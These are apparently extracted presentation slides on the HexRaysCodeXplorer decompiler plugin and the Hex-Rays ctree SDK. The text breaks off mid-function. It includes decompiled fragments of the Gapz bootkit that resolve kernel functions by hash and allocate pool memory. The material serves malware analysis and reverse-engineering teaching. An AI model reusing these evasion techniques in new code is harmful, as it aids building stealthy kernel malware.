
Reconstructing Object's Methods

```
csocket_v_table dd offset InitializeTransport
                dd offset OpenTransport
                dd offset CloseTransport
                dd offset TcpConnect      ; returns 1 if OK and 0 - otherwise
                dd offset TcpDisconnect
                dd offset sub_1E4EF
                dd offset sub_1E510
                dd offset ReleaseNodeFromList
                dd offset TcpListen
                dd offset TcpAccept
                dd offset TcpSend
                dd offset TcpReceive
                dd offset UdpSend
                dd offset ReceiveDataFromUdp
                dd offset GetTcpAddressInfo
                dd offset sub_1E5A8
                dd offset SetTimeout
                dd offset SendOverUdp
                dd offset ret_0
                dd offset GetErrorCode
                dd offset GetIrpStatus
                align 10h
```


Reconstructing Object's Methods



Reconstructing Object's Methods



HexRaysCodeXplorer





HexRaysCodeXplorer Features

- **Hex-Rays decompiler plugin**
- **The plugin was designed to facilitate static analysis of:**
 - ✓ **object oriented code**
 - ✓ **position independent code**
- **The plugin allows to:**
 - ✓ **navigate through decompiled virtual methods**
 - ✓ **partially reconstruct object type**

Hex-Rays Decompiler Plugin SDK

- At the heart of the decompiler lies *ctree* structure:
 - ✓ syntax tree structure
 - ✓ consists of *citem_t* objects
 - ✓ there are 9 maturity levels of the *ctree* structure

```
while ( 1 )  
{  
    LOBYTE(v2) = *v4++;  
    if ( !(_BYTE)v2 )  
        break;  
    v7 = ROR4 (v3, 11);  
    v3 = v2 + v7;  
}
```



Hex-Rays Decompiler Plugin SDK


➤ A

```
/// Ctree maturity level. The level will increase
/// as we switch from one phase of ctree generation to the next one
enum ctree_maturity_t
{
    CMAT_ZERO,          ///< does not exist
    CMAT_BUILT,          ///< just generated
    CMAT_TRANS1,         ///< applied first wave of transformations
    CMAT_NICE,           ///< nicefied expressions
    CMAT_TRANS2,         ///< applied second wave of transformations
    CMAT_CPA,            ///< corrected pointer arithmetic
    CMAT_TRANS3,         ///< applied third wave of transformations
    CMAT_CASTED,         ///< added necessary casts
    CMAT_FINAL,          ///< ready-to-use
};
```

Hex-Rays Decompiler Plugin SDK

➤ Type *citem_t* is a base class for:

- ✓ *cexpr_t* – expression type
- ✓ *cinsn_t* – statement type



➤ Expressions have attached type information


➤ Statements include:

- ✓ *block, if, for, while, do, switch, return, goto, asm*

➤ Hex-Rays provides iterators for traversing the *citem_t* objects within *ctree* structure:

- ✓ *ctree_visitor_t*
- ✓ *ctree_parentee_t*

Hex-Rays Decompiler Plugin SDK



HexRaysCodeXplorer: Gapz Position Independent Code

```
gl_context = (ExAllocatePoolWithTag)(0, 2576, 'ZPAG');  
_gl_context = gl_context;
```



```
v12 = (get_export_by_hash)(kernel_base, hash_ntoskrnl_PsCreateSystemThread, v11);  
v13 = hash_routine;  
_gl_context->PsCreateSystemThread = v12;  
v14 = (get_export_by_hash)(kernel_base, hash_ntoskrnl_PsTerminateSystemThread, v13);  
v15 = hash_routine;  
_gl_context->PsTerminateSystemThread = v14;  
v16 = (get_export_by_hash)(kernel_base, hash_ntoskrnl_KeDelayExecutionThread, v15);  
v17 = hash_routine;  
_gl_context->KeDelayExecutionThread = v16;
```




```
_gl_context->ZwOpenSymbolicLinkObject>(&hSymLink, 0x80000000, &v301)
```

HexRaysCodeXplorer: Virtual Methods

➤ The IDA's "Local Types" is used to represent object type


```
int __stdcall block_3_init(STRUCT_IPL_THREAD_2_3 *self_buffer, STRUCT_IPL_THREAD_1 *a2)
{
    STRUCT_IPL_THREAD_2 *v2; // ebx@1
    int _self_buffer; // esi@1
